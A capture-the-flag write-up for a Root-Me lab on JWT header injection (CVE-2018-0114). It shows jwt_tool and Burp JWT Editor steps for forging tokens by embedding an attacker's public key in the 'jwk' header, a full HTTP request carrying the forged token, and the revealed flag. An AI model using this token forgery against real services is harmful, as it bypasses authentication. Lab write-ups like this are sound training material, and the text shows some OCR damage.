JWT - Header Injection

LAB: https://www.root-me.org/en/Challenges/Web-Server/JWT-Header-Injection

REFERENCE:


- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/JSON Web Token#jwt-signature---key-injection-attack-cve-2018-0114
- https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-jwk-header-injection

Description:

This lab uses a JWT-based mechanism for handling sessions. The server supports the `jwk` parameter in the JWT header. This is sometimes used to embed the correct verification key directly in the token. However, it fails to check whether the provided key came from a trusted source.


EXPLOIT

- Access the lab, we can see that login need key to verify



Sample key

- Decode sample key



it use Asymmetric algorithms

- Based on the cheatsheet of **JWT Signature - Key Injection Attack (CVE-2018-0114)**, we try to inject JWK with public key

JWT Signature - Key Injection Attack (CVE-2018-0114)

> A vulnerability in the Cisco node-jose open source library before 0.11.0 could allow an unauthenticated, remote attacker to re-sign tokens using a key that is embedded within the token. The vulnerability is due to node-jose following the JSON Web Signature (JWS) standard for JSON Web Tokens (JWTs). This standard specifies that a JSON Web Key (JWK) representing a public key can be embedded within the header of a JWS. This public key is then trusted for verification. An attacker could exploit this by forging valid JWS objects by removing the original signature, adding a new public key to the header, and then signing the object using the (attacker-owned) private key associated with the public key embedded in that JWS header.

Exploit:

- Using ticarpi/jwt_tool


```
python3 jwt_tool.py [JWT_HERE] -X i
```

- Using portswigger/JWT Editor
  i. Add a `New RSA key`
  ii. In the JWT's Repeater tab, edit data
  iii. `Attack` > `Embedded JWK`

Deconstructed:


```
{
  "alg": "RS256",
  "typ": "JWT",
  "jwk": {
    "kty": "RSA",
    "kid": "jwt_tool",
    "use": "sig",
    "e": "AQAB",
    "n": "uKBGiwYqpqPzbK6_fyEp71H3oWqYXnGJk9TG3y9K_uYh1GkJHmMSkm78PWSiZzVh7Zj0SFJuNFtGcuyQ9VoZ3m3AGJ6pJ5PiUDDHLbtyZ9xgJHPdI_gkG
  }
}.
{"login":"admin"}.
[Signed with new Private key; Public key injected]
```

- Inject JWK in header: python .\jwt_tool.py <<token>> -X i -T



Sign the JWT by private key of attacker → inject public key in JWK → change the payload claim user:Neo

- Get the flag


Request
Pretty
Raw
Hex
POST /key HTTP/1.1
Host: challenge01.root-me.org:59082
Content-Length: 1038
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://challenge01.root-me.org:59082
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://challenge01.root-me.org:59082/key
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=1b9f9cbda6bbfec91a50e7281c591473; session=eyJhZGlpbiI6ImZhbHNlIiwidXNlcm5hbWUiOiJndWVzdCJ9.Zyc9Bg.GyXXUeD4iWEVnDohVqecqg_UuYk
Connection: close
key=
eyJhbGci0iJSUzI1NiIsInR5cCI6IkpXVCIsImp3ayI6eyJrdHki0iJSU0EiLCJraWQi0iJqd3RfdG9vbCIsInVzZSI6InNpZyIsImUi0iJBUUFCIiwibiI6Iml0clh3aGtlVDVpWWhtY2VtYThmTVB5dlBGZzhPc0JuZWUlYTNuNFpzN0lsSTBXUXRFVzk3VXV5Q2RheDJKQ2NxVDRxb2xDN3F2NVZZcXNEUjNya3Q0cGhxVlVzeXUldFBST0RmYnhZLTBXbGJFdnplaDE5czFZdlAlQm9NZ2ttVlVGc3JUYV9jZlFzbjNvZFFRMVNtZW5VMWwJUzcta2xsMFpzbjNra0U4WngwdUVnR3V6RWlCNjRlYkNCNzk0M3pUdOkzUUQwWTBzZzUyUlowTmN4UjcleE82cXEwY1NHOWJXaFI5UTUwa3JRROh3TGxWVHcyaklvblktMzBaaHAzck5pWFd4TnBGQUxmT0RfbDI2Um5EaWhwRHZHc0dx0WoxQXlZSFVkRF9ScFh4dXJxTFp0UTY2WFBEUFVqUGRRdWhibUFHb3MlNzY0eVk4Z2OotSXZudyJ9fQ.eyJlcZVyIjoiTmVwIiwibWVzc2FnZSI6IldhaZUgdXAgTmVvLCBmb2xsb3cgdGhlIHdoaXRlIHJhYmJpdC4iLCJpYXQi0jE2NzY2Mzc4MzJ9.NYgc2UMqVLZ4rD2z00kydpy9EC4Plpt-DbxYfgjmf7ftwV0UJ5TQirn0W3hAIDQCY4qe5VgQtT3laB_60HVZqeQMv0osSD1PK6tWx-ghrxXyl8rxlNe0aAaf_XbdJDrq7NTLmDlCcGj0x-uDUlVrlWuI44NjCnDesyjnFrzEkz9pFdbxDvaZU5szPlieAW20W1A-IsyNBlldoXLcWfIO3MWuDspg4c2x6owdE0tgzArrdwENnmqukMjz3YryWrS9m75C20_-Zy4vahhNC2K0pd4G7STsTuotQ9cjh7a38cv05a-uAUeQStOeNQHusI6Voa5NfW4aQ3zx5Q6gBjSpcQ
Search...
0 matches
Done
Response
Pretty
Raw
Hex
Render
LOG-IN
The Keymaker
MATRIX
JWT - Header Injection
Well done, you've entered the Matrix ! Your flag is:
RM{N3v3r_All0w_UnTrusTed_K3ys}
Made with ♥ by Nishacid & Mika
INSPECTOR
4,238 bytes | 270 millis